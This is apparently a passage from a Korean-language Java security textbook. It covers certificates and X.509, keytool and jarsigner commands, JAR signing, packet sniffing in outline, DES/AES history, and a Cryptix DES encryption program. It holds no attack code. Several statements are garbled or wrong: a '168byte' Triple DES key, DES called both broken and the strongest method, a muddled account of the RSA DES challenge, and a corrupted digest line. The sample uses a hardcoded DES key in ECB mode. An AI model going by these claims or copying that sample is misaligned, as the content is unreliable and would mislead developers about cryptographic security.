3. 인증

제한된 수의 사람들에 대하여 확인하는 방법에 있는 수자서명들은 다 류사하다. 실례로 어느 한 사람이 통보문를 보냈을 때 그의 Web페지에서 공개서명을 가지고 서명을 검사한다면 사용자는 그 사람이 통보문를 보낸 사실을 확인할수 있지만 변경할수는 없다.

만일 사용자가 모르는 사람에게서 통보문를 받았다면 그것을 애칭을 가지는데 리해관계를 가지고 있는 Scotland에 있는 작은 회사에 전한다. 그들은 서명을 보낼수도 있

고 그의Web싸이트에 가서 자기들의 Web싸이트에 광고된것과 대조하여 서명을 확인할수 있지만 그들이 사용자가 누구라는것을 어떻게 알며 누가 그들에 대해 말해주겠는가?

왜냐하면 서명은 실지 아무런 의미도 없는 검증이기때문이다. 누구든지 통보문을 보낸후 열쇠쌍을 얻을수 있으며 자기가 아니라고 거짓말을 할수 있다.

증명서체계를 리용하여 그가 누구인가를 식별하는 인증은 가능하다. 인증은 신용회사와 같은 3부류집단과 함께 진행하며 실체의 신분을 검증한다. VeriSign, Thawte, and Entrust와 같은 회사들은 이러한 증명서내용들을 저축하기 위한 기본 저장소로 활동한다.

증명서는 증명하고 있는 실체의 이름(방문자), 증명서의 표식자이름(신용회사),증명서 에 있는 실체의 공개열쇠, 신용실체의 서명(신용회사)을 포함하는 자료의 집합이다.개별적사람 혹은 회사가 수자ID를 얻으 려면 먼저 열쇠쌍을 얻어야 한다(그림 7-16).





그림 7-16. 신용회사를 통한 방문자의 인증

보통 그들은 자기의 비공개열쇠를 보관하지만 공개열쇠는 신용회사에게 준다.신용회사는 그들자체의 비공개열쇠를 가지고 공개열쇠를 수자적으로 표식하며 이것은 개별적대상으로부터 통보문과 함께 사용자에게 전송된다. 신용회사의 공개열쇠를 리용하여 사용자는 비공개열쇠를 가지고 개별적 사람들의 공개열쇠를 믿을수 있다는것을 검증하며 통보문에 대한 공개열쇠를 서명검증에 적용한다. 여기서 개별적인 사람이 누구인가 하는것을 검증하는것은 신용회사에 맡긴다. 그들이 접수할수 있는 인증의 준위에는 여러가지가 있다. 실례로 《VeriSign Class 1》ID는 그들이 방금 실체로부터 받은 전자우편주소가

정확하다는것을 의미하지만 이름은 위조될수 있다.

높은 신용준위는 공증공개를 리용하여 얻을수 있으며 그것들은 회사의 재정액에서도 검사할수 있다.대부분의 인터네트응용프로그람들은 이 신용체계를 끌어 오는데 X.509증명서를 리용한다.

1) X.509증명서형식

인터네트상에서 리용되는 대부분의 일반증명서는 X.509증명서형식이다.Netscape, VeriSign, JavaSoft와 같은 전용회사들과, Microsoft회사가 인증을 하는데 이 형식을 리용한다.X.509증명서는 전자우편통보문표식, 코드의 인증, 인터네트상에서 움직이는 자료의 형태를 증명하기 위하여 리용된다.

X.509표준은 국제전화통신공동지역체(International Telecommunication Union:ITU 1865년 창설)의 국제전화통신련맹에 의해 개발되였다. 그것들은 모뎀규약과 망교환규약을 포함하여 모든 종류의 통신에 대한 개발과 관리를 표준화하기 위한 책임을 지고 있다. 여기에는 실제적으로 3가지 판본의 증명서형식을 가지고 있다.

가장 단순한 판본은 다음의 정보를 모두 포함해야 한다.

- 판본증명서
- 계렬번호증명서
- 부호화정보알고리듬(DES와 알고리듬파라메터들과 같음)
- 증명서표식자의 이름
- 정확성에 대한 증명날자(시작날자와 마지막날자)
- 증명서에 있는 실체의 이름
- 증명서 에 있는 실체의 공개열쇠
- 실체의 알고리듬정보
- 수자서명

우에서 보는것처럼 이 정보는 실체인증을 진행하는데 다 필요하다.

이것들은 지적된 신용회사로부터 넘어온 증명서를 확인할수 있게 하며 실체로부터 공개열쇠를 넘겨 받음으로써 인증되고 있는 실체로부터 넘겨 받은 통보문(바이트렬)을 검증하는데 리용할수 있다.

2) 수자서명얻기

수자서명을 얻는 방법에는 여러가지가 있다.만일에 Outlook Express와 같은 일반적인 전자우편프로그람이 있다면 그 프로그람에 대한 구체적인 증명서를 얻을수 있다(그림 7-14). Microsoft는 많은 신용회사들가운데서 하나를 지적하지만 VeriSign는 90일간의 Outlook Express에 대한 증명을 제공하는 인수들을 가지고 있다. 1년간 증명비용은 14.99$ 이다.

한편 VeriSign싸이트우에서 그것은 수자증명서를 요구하게 하는 극히 단순한것이다(그림 7-17). 요구되는 정보는 전자우편주소와 사용자의 이름이다.

그림 7-17. VeriSign로부터 요구하는 증명서

VeriSign는 목록화된 주소에 확인된 전자우편을 보내며 따라서 《Class 1》증명담보는 증명서의 소유자에 대한 정확한 전자우편주소를 가지는것이다.

사용자는 또한 Java 2 SDK를 가지고 자기의 증명서를 창조하고 표식할수 있다.

JDK의 bin등록부안에서 keytool.exe라고 부르는 2진파일은 증명서와 열쇠를 창조하고 관리할수 있게 한다. keytool편의프로그람는 jarsigner.exe를 가지고 JDK 1.1에 포함되여 있는 javakey.exe라고 부르는 2진파일을 제배치한다.

Keytool d 은 증명서와 열쇠들을 관리하는데 지령선인수들을 리용한다(표 7-6).

표7-6. keytool.exe에 대한 지령선인수

인 수	기 능
-genkey	X.509 증명서에서 열쇠쌍을 생성하고 내놓는다
-import	증명서접수
-selfcert	X.509 v1 자체표식증명서들을 생성
-identitydb	keystore 안에 형식별자들을 JDK 1.1 에서 읽는다
-certreq	증명서표식요구를 생성
-export	Disk파일에 지적된 증명서들을 보관
-list	Keystore의 내용을 현시
-printcert	증명서에 정보를 현시
-keyclone	초기에 같은 비공개열쇠로 새로운keystore 를 창조
-storepasswd	Keystore를 보호하는데 리용되는 열쇠단어 변경
-keypasswd	비공개열쇠암호를 보호하는데 리용되는 열쇠단어 변경
-delete	하나의 keystore 입구점을 지운다
-help	모든 keytool 지령들을 렬거

증명서와 열쇠들은 keystore를 호출한 곳에 기억된다. keystore는 디스크에 있는 파일이며 user.home속성에 기정으로 기억되여 있다. 단일사용자Windows체계에서

user.home등록부는 Windows체계등록부이다. 따라서 Windows가 C:구동기에 설치되면 user.home등록부는 C:\ Windows에 있게 된다.Windows체계가 다중사용자에 대해 설치된다면 이 등록부는 C:\ Windows \ {username}등록부에 있다.

실제로 일부증명서들을 생성하고 keytool을 리용하여 그것을 표식해 보자. Keytool을 가지고 실험하고 있기때문에 기정체계위치와 다른 위치에서 주문 keystore파일을 창조할수 있다.시작하기전에 Java의 bin등록부가 사용자의 경로에 있다는것을 확인하고 사용자는 임의의 등록부로부터 keytool을 실행할수 있다.

```
set path=%path%;c:\ jdk1.3\ bin
```

먼저 keystore파일을 창조하고 자체의 열쇠쌍을 생성하려고 한다.이를 위한 가장 단순한 방법은 다른 파라메터가 없이 -genkey인수를 리용하는것이다.Keytool은 필요한 모든 정보를 재촉한다(그림 7-18). 다른 파라메터를 리용하지 않는 아래쪽은 모든것이 주어 진 기정값이며 그가 요구하는 정보를 제외한다.실례로 증명서는 90일이 좋으며 keystore는 《나의 열쇠》별명을 리용한다.





그림 7-18.기정인수를 가지고 Keystore를 창조

실행이 끝난후에 그것은 user.home등록부에서 keystore파일을 창조할것이다.이 keystore파일은 사용자의 개인정보, 공개열쇠, 비공개열쇠를 포함한다.이것도 역시 keytool을 가지고 비공개열쇠를 보려면 암호를 요구한다는것을 의미하는 보호된 통과암호일것이다.

keystore가 얼마나 많은 지령선인수를 포함하여 창조되였는가에 따라 보다 다양한 조종을 할수 있다.다음의 지령은 다른 등록부에 keystore를 보관할수 있고 그것은 180일동안에 정확하게 동작할수 있다. Enter건을 누르지 말고 하나의 단일행으로 모두 써넣어야 한다.

```
keytool -genkey -dname "cn=Chris Jones, ou=Developer, o=Access, c=US"
-alias murphy -keystore C:\ java\ keystore -validity 180
```

keystore가 창조된후 그의 내용을 렬거할수 있다.(그림7-19). 다음에 user.home 위치에 배치된keystore를 렬거하기 위하여 -list인수를 리용할수 있으며 keystore파일에 적당한 위치를 포함할수 있다. keystore에 들어가려면 통과암호가 요구된다.

keytool -list -keystore c:\ java\ keystore





그림 7-19. Keystore 파일의 내용을 렬거하기

보는바와 같이 파일은 자체의 증명서를 포함한다.

이것은 자체표식된 증명서이며 신용회사가 확인하지 않았다는것을 의미한다. 자기자신을 포함하는 인터네트상에서 다른 사용자들은 자체표식된 증명서에 대한 인증에서 신용을 얻을수 없다.이것은 증명서표식요구(CSR : Certificate Signing Request)를 참조하게 한다. Sun를 거쳐서 사용자는 VeriSign회사처럼 증명서권한(CA:Certificate Authority)에 이 파일을 종속시킬수 있다.CA는 요구자를 인증하며(비직결식으로) 다음에 공개열쇠를 인증하는 항목에 의하여 표식된 증명서를 돌려줄것이다. 이러한 봉사들의 변경비용과 매 CA는 자체의 사용허가구조를 가진다. 요구를 창조하기 위하여 다음의 지령을 리용한다.

keytool -certreq -file Brian.csr

이 지령은 일부 자료를 포함하는 현재등록부에서 작은 본문파일을 창조한다. 아마도 CA로부터 표식된 증명서를 얻기 위하여 요구되는 돈을 지불하지 않아도 될것이며 따라서 자체의 증명서목적에 따라 자체표식된 증명서를 내보낼수 있다. 또한 자체의 keystore안에서 그것을 받아 들이는 다른 사용자들을 받아 들일 목적으로 증명서를 내보낼수도 있다. 《신용》입구로서 그것을 접수한후 사용자가 표식한 모든 JAR코드는 실행할수 있다. 증명서를 수출하기 위하여 다음의 지령을 리용한다.

keytool -export -alias mykey -file Brian.cer

이것은 현재 등록부에서 파일을 창조한다.만일 Windows에서 확장자 .cer를 선택

한다면 사용자는 파일을 2번 찰칵하여 증명서를 자동적으로 현시할수 있다(그림 7-20). 증명서안에서 개별적인 값을 현시하기 위하여 Detaile 표쪽을 리용할수 있다. 사용자는 Windows체계안에 이 증명서를 설치할수 있으며 그것을 믿을수 있다.이것을 진행한후 Internet Explorer는 X.509증명서에 의해 표식되는 내용을 자동적으로 확신한다.

그러면 VeriSign로부터 표식된 증명서를 접수한다고 가정하자.아마 사용자는 표식되지 않은 증명서를 새롭게 표식된증명서와 교체하려고 할것이다. 또한 자기의 keystore파일안에 그밖의 다른 사람의 증명서를 받아 들이려고 할수 있다. 이를 위해서 다음의 지령을 리용한다.

```
keytool -import -trustcacerts -file VSBrian.cer
```

개발자의 견지에서 볼 때 아주 쉽게 사용자의 증명서를 생성하고 관리하는데 keystore프로그람을 리용할수 있다.Java는 JVM안에서부터 보이지 않게 실행할수 있는 클라스를 포함하고 있다.

그림 7-20. Windows에서 자체 표식된 증명서를 보기

모든 열쇠단어들은 지령선인수를 리용하여 keytool프로그람에 주어 질수 있다.

4. JAR표식을 가진 보안보호

앞에서 Java가 전략파일에 의하여 위험한 연산을 제한할수 있다는것을 설명하였다. 즉 열람기들은 sandbox에 구속된 애플레트들을 보관하는데 이것을 리용하였다. 애플레트가 sandbox밖에서 진행될 필요가 어디에 있는가? 사용자가 애플레트로부터 그의 론리하드디스크에 일부 자료를 보관할 때 일정한 시간이 걸린다.실레로 사용자가 3차원 모형을 구축하기 위하여 애플레트를 리용한다면 하드디스크에 이 모형을 보관해야 한다.

같은 시간에 누군가 자기의 콤퓨터에 접근하지 못하게 하려고 한다.

JAR표식은 JAR파일을 수자적으로 표식하는 방법을 제공한다. 이것은 표식된 때로부터 코드가 변경되지 않았다는것을 사용자에게 확인시키며 코드를 봉사하고 있는 실체가 누구의것인가를 확인시킨다. Jarsigner.exe도구는 JAR파일에서 수자서명을 포함할수 있게 한다. 또한 JAR파일의 서명을 검증할수 있게 한다.

jarsigner는 keystore파일에서 기억된 증명서들을 리용한다.jarsigner는 JAR파일을 처리한후에 MANIFEST.MF라고 부르는 파일과 함께 또 META-INF라고 부르는 등록부를 포함한다.또한 여기에 jarsigner와 련관된 다른 지령들도 있다(표7-7).

표 7-7. Jarsigner.exe에 대한 지령선인수

인 수	설 명
-keystore	keystore의 URL이나 파일 위치를 지정
-storepass	Keystore에 접근하기 위하여 리용하는 열쇠단어 지정
-keypass	비공개열쇠에 접근하기 위하여 리용하는 열쇠단어 지정
-sigfile	.SF와 .DSA파일을 발생시키기 위하여 리용하는 기초파일이름을 지정
-signedjar	표식된 JAR파일을 창조할 때 리용하기위한 파일이름을 지정
-verify	증명서를 위하여 지정된 JAR파일을 발생
-certs	매 표식자의 증명서에 관한 정보를 렬거 (검증 또는 복잡성과 함께 리용)
-verbose	그것들의 처리에 대한 설명을 출력시키기 위하여 jarsigner를 발생시킨다.

jarsigner를 검사하기전에 시험에 리용하기 위한 JAR파일을 가진다.사용자는 하드구동기우에서 임의의 JAR파일을 리용할수 있다.jarsigner가 표식된 jar에 대한 파일을 분리한 기초우에서 그것을 보관하기때문에 임의의 방법으로 그것이 변경될 걱정은 하지 않아도 된다.만일에 JAR파일을 찾을수 없다면 당신은 zip파일에 클라스의 묶음을 첨가하고 다음 확장자 .zip, .jar에로 변환할수 있다.이 실례에서 JAR파일은 MyCode.jar라고 부른다

```
jarsigner -signedjar MySignedCode.jar MyCode.jar mykey
```

이 연산은 코드를 표식하는mykey라고 부르는 기정keystore에 기억된 비공개열쇠를 리용한다. 이것은 사용자의 코드 크기에 의존하면서 그것은 표식하는 알고리듬을 리용하면서 만들어 질수 있다. 그 후 사용자는 MySignedCode.jar라고 부르는 새로운 JAR파일을 가진다.만일에 zip를 리용하여 이 파일의 내용을 볼수 있다면 일부 변경를 볼수 있다(그림 7-21). 여기에 있는 3개의 새로운 파일manifest.mf, Mykey.dsa 와 Mykey.sf(서명파일의 략칭은 sf, Manifest 파일의 략칭은 mf)에 주의를 돌려야 한다. Mekey.dsa는 서명블로크파일이며 이것은 공개DSA열쇠, 알고리듬파라메터와 서명을 확인하기 위하여 리용되는 증명서정보를 포함한다.정확성이 확정된 파일은 JAR에 포함되여 지원된 모든 클라스의 목록을 포함한다.목록은 또한 클라스파일의 매 SHA-1통보문발취도 포함한다.이것들이 보호만 된다면 다른 자원의 변경과 그것들로부터 새로운 SHA-1 통보문발취를 포함하는 검증과 같은 문제들을 발생시키지도 않고 JAR 파일로

부터 자원을 쉽게 지울수 있다. 이러한 리유로 여기에 Mykey.sf라고 부르는 서명파일도 나타나고 있다(그림 7-22). 그것은 클라스의 통보문발취를 모두 서명할뿐아니라 명확히 확증된 파일의 서명도 포함한다.우연히 .sf와 .dsa파일의 이름은 인수-sigfile를 리용하여 변경할수 있다.

그림7-21. 표식붙은 JAR파일의 내용을 보기

```
Signature-Version: 1.0
SHA1-Digest-Manifest: iaRKonYubSa842hZaFsselodNEE=
Created-By: 1.2.2 (Sun Microsystems Inc.)

Name: java/Security/SignatureMaker.class
SHA1-Digest: whJbn179F9rVFqJUvg/HJ0VbDII=

Name: java/Security/TinyClass.class
SHA1-Digest: Gh1EqBdLKUEsga3RTGpZhjdNuG4=

Name: java/Security/Cryptography.class
SHA1-Digest: Q1Eqs1c8rFuj11rgoJuL1LPKZeo=

Name: java/Security/SecurityTest.class
SHA1-Digest: /LIegtKJ5BE1XmBEiUKU1x0ntj0=

Name: java/Security/Fingerprint.class
SHA1-Digest: WtNfXEMio/vWse4UTDU/mVjEmQU=

Name: java/Security/NormalClassLoader.class
SHA1-Digest: fANOrBX8QjoRj14Osts/GVzuzUQ=

Name: java/Security/MessageSign.class
SHA1-Digest: b282I41yo9cHy5EurGt*k82rtUk=
```

그림7-22. 서명파일의 내용을 보기

그러면 jarsigner를 리용하여 JAR파일을 확인하기 위하여 다음의 지령을 리용한다.

jarsigner -verify MySignedCode.jar

모든것이 증명서처리와 함께 잘되여 나가면 《jar verified》통보문이 나타난다.JAR파일을 변경하고 그것을 다시 검증해 보자. JAR로부터 파일을 지우는것은 그리 쉽지 않으므로 클라스파일을 교체하는것을 심사숙고하여야 한다. 먼저 zip파일을 리용하여 JAR파일을 열고 어느한 클라스를 지운다. 클라스의 이름이 무엇인가를 상기하고 확

인해야 한다.그러면 당신의 하드구동기에서 다른 파일을 리용하고 방금 지워 진 클라스의 이름으로 그것을 바꾸며 JAR파일에 그것을 첨가하여야 한다. 한편 다시 jarsigner를 리용하여 파일을 검증한다.이때 검증이 실패한 클라스의 이름을 내보내면서 례외를 발생되여 출력된다(그림 7-23).

그림 7-23. Jarsigner를 가지고 진행한 검증의 실패

사용자는 발견되지 않게 조용히 손을 대여 이 파일을 어떻게든지 변경할수 없겠는가고 생각할수 있겠는데 실지로 그것은 불가능하다.확증된 파일은 파일의 내용을 포함하고 서명파일은 확증된 파일의 수자서명을 가지므로 명백히 확증된 파일은 변경될수 없다.서명파일은 비공개열쇠를 가지고 창조된 서명을 포함한다.비공개열쇠가 없이 사용자는 이 서명을 다시 창조할수 없다.사용자는 자기가 가지고 있는 DSA서명블로크파일을 교체할수 없으며 다른 코드작성자가 시작한 코드에 대하여 더는 말할 필요가 없다. 기본적으로 모든것이 봉인되여 있으며 검출이 없이 파괴하는것은 불가능하다.그것은 실제적으로 이러한 실체들의 여러가지 허가에 의해 표식 붙은 애플레트를 받아 들일수 있게 한다.

이것은 사용자가 users.home등록부에서 전략파일을 창조하거나 편집할것을 요구한다.앞에서 설명한바와 같이 policytool을 가지고 지정한 코드의 표식자들에게 실시할수 있는 허가를 진행할수 있다.

5. 암호화

수자서명들은 인터네트상에서 일부 사람들로부터 받는 코드에 대한 인증을 검증하게 할수 있지만 그것은 탐지하는 눈으로부터 실제적인 통보문을 전혀 보호하지 못한다. 인터네트상에서 흘러 나오는 자료는 누구나 자유로 볼수 있다. 자료를 보호하기 위하여 암호화알고리듬을 리용할수 있다.

암호화 또는 공개열쇠암호화는 실제로 James Bond감시기술세계에 직접 뛰여 들수 있게 한다. 임의의 자료는 인터네트상에서 순회하기전에 반드시 암호화 되여야 한다. 인터네트상에서 움직이는 모든 자료는 해당한 콤퓨터에 사용자의 인터네트자료파케트를 재분배하는 장치인 망 반복기를 통하여 교차된다. 망 반복기에서 탐지기라고 부르는 쏘프트웨어의 부분을 배치하는 망 반복기를 누가 관리하는가를 알아 내는것은 대단히 쉽다. 파케트탐지자는 망 반복기를 통하여 오는 모든 자료에 대한 파일등록을 유지할수 있으며 설치하려고 하는 일정한 예약어를 포함하는 파케트를 선택적으로 기록할수 있다.

기본카드번호들은 모두 수자 5191을 가지고 시작하므로 카드에 있는 마지막 날자와 이름과 같은 파케트안의 모든 정보에 대하여 번호를 탐지하고 항목들을 기록하는것은 대단히 쉽다. 시장에 있는 개별적인 응용프로그람들은 Spynet Sniffer와 CommView처럼 파케트탐지를 할수 있다（그림 7-24）. 이 프로그람들은 Ethernet를 리용하는 망우에서 련결된 콤퓨터에서는 잘 실행할수 있다. 망 접속기는 망을 교차하면서 진행되는 모든 거래를 조종할수 있으며 지어 사용자가 체계에 어느정도 접근할수 있게하는 《무차별》 방식으로 배치될수 있다.

명백한것은 정탐하는 눈을 속이고 자료를 숨기는것이 매우 유익한 일이라는것이다.

암호화는 인터네트상에서 움직이는 바이트자료를 위장하기 위한 알고리듬으로서 알맞춤한 열쇠를 가지고 접수자에 의해 수신될 때 해득된다.수자서명은 열쇠쌍에 의하여 해석된다. 즉 비공개열쇠와 공개열쇠가 있다.암호화는 다만 통보문을 암호화하고 복호화하는 비공개열쇠들에서만 진행되고 있다（그림7-25）. 열쇠를 소유하고 있는 사람은 누구든지 통보문을 복호할수 있기때문에 불순한 조작에 의한 고장을 방지하는것은 열쇠 소유자들에게 달려 있다.





그림 7-24. 망자료를 보기 위한 파케트탐지자

그림 7-25. 공유된 비공개열쇠를 리용한 암호화

많은 알고리듬은 여러가지 능력을 가지고 리용될수 있다.실례로 로마의 황제는 통보문에 있는 매문자를 수자로 변환하기 위한 암호화계획을 제기하고 자기의 적수들이 통보문을 읽는것을 막기 위하여 매 문자에 어떤 수자들을 덧붙이였다. 암호를 사용한 《열

쇠》는 1부터 26 사이에 있는 하나의 수자이며 따라서 기술적으로는 5비트에 관한 열쇠였다.

손상과 방위...

암호화알고리듬은 어떻게 안전한가?

DES는 약 1976년부터 정보를 암호화하기 위하여 표준적으로 리용하였다. 그러나 범용성이 부족하고 널리 리용되지 못하였다. DES는 이전에는 깨뜨릴수 없었지만 오늘의 콤퓨터들에서는 그렇게 강력한것으로는 되지 않는다. RSA는 DES표준의 약점을 지적하기 위하여 1997년에 도전하여 나왔다. 그룹은 도전에 대한 ROSE(원격조작봉사요소)를 Distributed.net라고 불렀다. 그들은 Distributed.net가 자기의 예비CPU박자를 리용하여 콤퓨터들에 작은 프로그람을 설치하기 위하여 천여명의 인터네트사용자들을 모집하였다. 이것은 결국 Distributed.net가 강력하게 분배된 콤퓨터들를 가질수 있게 하였다. 이들의 전략은 상대방이 암호화된 통보문을 만들었는가를 보고 그것을 반대하여 매 사람이 단일열쇠를 사용함으로써 24시간만에 강압적으로 암호화된 열쇠를 깨뜨릴수 있었다(상세한것은 www.rsasecurity.com/rsalabs/des3/index.html를 보면 된다).

이에 응답하여 DES를 교체하기 위한 새로운 조직이 창설되였다.

그들은 128bit의 열쇠길이를 가지는 새로운 알고리듬에 복종할것을 요구하였고 콤퓨터의 속도가 빠르고, 적은 기억기를 사용하며 지적으로 고유한 제한들을 해방할것을 요구하였다. 초기에 15개가 이에 응답하였으며 그들은 그것을 5개에 분배하였다. 그것들속에는 IBM과 RSA알고리듬이 있었다.

2000년 10월 2일에 그들은 알고리듬에 대한 결정을 채택하였으며 마지막알고리듬이라고 말하기는 어렵지만 그것을 Rijndael고 하었다. 그후 이 알고리듬은 AES (Advanced Encryption Standard)라고 변경되였다. 암호전문가들은 이미전에 RiJndael를 검사하기 시작하였으며 그들은 아직까지 이 방법을 깨뜨릴수 없다고 인정하고 있다. 그러나 그들은 이 암호표준이 불과 몇년동안만 안전할것이라고 보고 았다. 그들의 파괴효과에 대한 구체적인 정보는 www.cs.rit.edu/~mds1761/cs705paper.html에서 찾아 볼수 있다.

가장 일반적이면서 강력한 암호화방법은 자료암호화규격 (DES:Data Encryption Standard) 이다. 이 알고리듬은 보안과 표준화된 암호화 방법을 위하여 리챠드 엠.닉쏜의 민족표준화국(National Bureau of Standards)에 의하여 제안되였다.이 알고리듬은 현재 세계에서 가장 널리 쓰이는 암호화방법이다.이것은 초기에 IBM에 의하여 1974년에 루키퍼(LUCIFER)라는 이름으로 발표되였다. 그후 1977년에 민족보안기관에 의하여 그의 이름을 DES라고 개칭하였다. DES는 대단히 안전하며 56bit열쇠를 리용하지만 그것은 24시간내에 콤퓨터의 강력한 지원밑에서 깨뜨릴수 있다는것이 증명되였다.이러한 파괴에 대응하여168byte의 열쇠를 리용하는 3중DES라고 부르는 새로운 판본이 출현하고 있는데 여기서는 효과는 좀 약하지만 보안은 몇배로 더 좋아 진다.

암호화에서 중요한것은 암호화알고리듬의 비밀을 지키지 못한다는것이다.통보문를 암호화하기 위하여 리용되는 거의 모든 알고리듬은 잘 알려 져 있으며 인터네트에서 그에 대한 인쇄물을 볼수 있다.중요한것은 열쇠를 모르고서는 파괴할수 없으며 또한 열쇠는 무차별적인 공격에 충분히 견딜수 있다는것이다. 우에서 언급한 로마의 암호화에 대한 실례를 통하여 통보문를 해득하는데서 기본이 암호화알고리듬이라는것을 알수 있다. DES가 가지고 있는 알고리듬에 대한 지식은 통보문를 해득하는데 실질적인 도움을 주지 못한다.통보문을 해득하려면 열쇠를 얻어야 한다.Sun은 대체로 표준Java SDK에 암호화클라스를 포함하려고 한다.

하지만 그들은 자기들이 할수 있는것들을 제한하는 규칙을 만들려고 한다. 그들의 해결방도는 Java암호체계확장(Java Cryptography Extention)이라고 부르것을 차례로 내리적재하여 포함시키는데 있다. 이 꾸레미는 다른 알고리듬도 실현할수 있게 구조설계가 더 잘 되여 있다. 이것은 DES, Blowfish와 Diffie-Hellman알고리듬도 포함하여 여러개의 알고리듬을 실제적으로 실현하고 있다. 그들은 RC2와 RC5알고리듬에 대한 특허권을 가지고 있으며 또 SSL과 같은 암호화 규약을 갱신시킨 꾸레미들을 판매할수 있다.

우의 실례에서 Cryptix라고 부르는 암호화에 대한 열린 원천꾸레미들을 리용한다. 이 꾸레미는 사용자가 리용하기 위하여 JCE를 내리적재하지는 못해도 JCE에 실현하고 있는 구조를 리용하고 있다. 2MB정도는 www.cryptix.org에서 자유롭게 내리적재할수 있다.

이것은 Javadoc형식의 API문서와 같은 필요한 모든 클라스를 포함하고 있다.

이 꾸레미는 Linux.Windows나 Java 2 SDK를 가진 다른 모든 체계하에서 리용하도록 하기 위하여 100% Java에서 작성하고 있다.

1) Cryptix설치 지령

① www.cryptix.org에서 2MB zip파일을 내리적재한다. 현 판본은 3.2이다.
② 등록부를 창조하고 (Cryptix라고 한다.) 거기에 내리적재한 압축된 zip파일을 풀어서 보관한다.
③ 사용자의 클라스경로에 JAR파일을 추가한다.
실레:classpath=%classpath%;C:\ java\ cryptix\ cryptix32.jar
④ 프로그람작성을 시작한다.

Cryptix암호실레

이 실레에서는 비공개열쇠를 리용하여 통보문를 어떻게 암호화하여 복호화하는가를 보여 준다. 비록 Cryptix꾸레미에서 리용가능한 임이의 다른 알고리듬을 쉽게 사용할수 있다고 하더라도 DES알고리듬이 가장 널리 리용되고 있다.

```
import xjava.security.*;
import java.math.*;
import cryptix.util.core.*;
import cryptix.provider.key.*;
```

```
class Cryptography {
    public static void main (String[] args) {

    String originalMessage =
  "0A0B0C0D0E0F10111213141516171801010101010101010203040506070809";
    String privateKey = "C63BE7713812A419";
  try {
      // Add Cryptix security provider dynamically:
      java.security.Security.addProvider(new
           cryptix.provider.Cryptix());
      // Convert a string to a DES key and print out the result
      RawSecretKey privKey = new RawSecretKey( "DES",
           Hex.fromString(privateKey));
      RawKey rkey = (RawKey) privKey;
      byte[] yval = rkey.getEncoded();
      BigInteger bkey = new BigInteger(yval);
      String desc = cryptix.util.core.BI.dumpString(bkey);
      System.out.println( "The Encryption Key =" + desc);
      // Use the DES key to encrypt a string
      Cipher des=Cipher.getInstance( "DES/ECB/NONE", "Cryptix");
      des.init Encrypt(privKey);
      byte[] ciphertext =
             des.crypt(Hex.fromString(originalMessage));
      System.out.println("Original message =" + originalMessage);
      System.out.println( "");
      // Print out length and representation of ciphertext
      System.out.println( "Encrypted length =" + ciphertext.length);
      BigInteger ciph = new BigInteger(ciphertext);
      byte [] encrypted = cryptix.util.core.BI.getMagnitude(ciph);
      desc = cryptix.util.core.Hex.toString(encrypted);
      System.out.println( "Encrypted message =" + desc);
      // Decrypt ciphertext
      des.initDecrypt(privKey);
      ciphertext = des.crypt(ciphertext);
      System.out.println( " ");
      System.out.println("Decrypted length =" + ciphertext.length);
      // Print out representation of decrypted ciphertext
      ciph = new BigInteger(ciphertext);
      byte [] decrypted = cryptix.util.core.BI.getMagnitude(ciph);
      desc = cryptix.util.core.Hex.toString(decrypted);
     System.out.println("Decrypted message =" + desc);
      } catch (Exception e) {
```

```
            System.err.println("Caught exception" + e.toString());
        }
    }
}
```

이 코드는 실제로 그리 복잡하지 않다.이 프로그람은 코드에서 지적된 초기통보를 가지고 시작한다.통보문는 16진수에서 표현되며 바이트렬이다. 코드의 다음행은 공급자처럼 Cryptix클라스를 첨가한다.다음 DES열쇠를 얻고 통보문를 암호화하기 위하여 열쇠를 리용한다.결과는 화면에 16진수로 출력된다.통보문는 다음에 비공개열쇠를 리용하여 해득되며 해득된 통보는 대조해서 출구로 보낸다.

설명

Java는 두 콤퓨터들사이에 스케트접속을 안전하게 하는 API를 준다(안전하다는것은 자료가 암호화되였다는것을 의미한다). 그것은 JSSE(Java Secure Socket Extensions)이라는것을 분리시켜 내리적재할수 있다. 기본적으로 이것은 JSSE API들의 작업실례를 설명하는 비상업적참조실현이다. 이러한 비상업적종류의 꾸레미들은 일반적으로 상품급으로 생산품을 완성할수 있게 한다. 이것들은 도구묶음(toolkit), 정밀한 오유수정도구들, 상품급문서와 규칙적인 정기갱신을 충분히 포함한다. http://java.sun.com/products/jsse/.에서JSSE에 대한 정보를 더 구체적으로 볼수 있다.

2) Java보안을 위한 Sun마이크로체계우점

이 부분에서 우리는 응용프로그람보안을 만들기 위하여Sun이 제공한 보안 API들을 설명한다. 이 꾸레미들을 가지고 빈약한 프로그람작성과 설계를 진행하는 프로그람에서 구멍들은 없앨수 있었다. Sun마이크로체계들은 이것을 인정하고 지금 그 어떤 구멍도 없는 체계보안을 어떻게 창조하겠는가 하는 지도서를 제공하고 있다. 완성된 지도서는 http://java.sun.com/security/seccodeguide.html에서 볼수 있다. 여기에는 Sun이 제안하고 있는 3가지 부분지도서가 있다.

- 특권화된 코드지침
- Java코드지침
- C 코드지침

(1) 특권화된 코드지침

이 부분에서는 진행하고 있는 일부 연산으로부터 코드를 제한하는 일부 보안코드관리자를 어떻게 창조하는가를 설명한다. 유감스럽게도 이 제한들은 JVM에서 실행하는 모든 코드에 다 적용된다. 때때로 사용자는 일반기초기능을 수행하는 작은 블로크들을 제외하고 모든 코드를 줄이려고 한다. Java는 보안관리자의 밖에서 실행하는 특권화된 코드를 가지고 있다. 기본적으로 Sun은 특권화된 코드를 실행할 때 3가지 장점들을 가지고 있다.

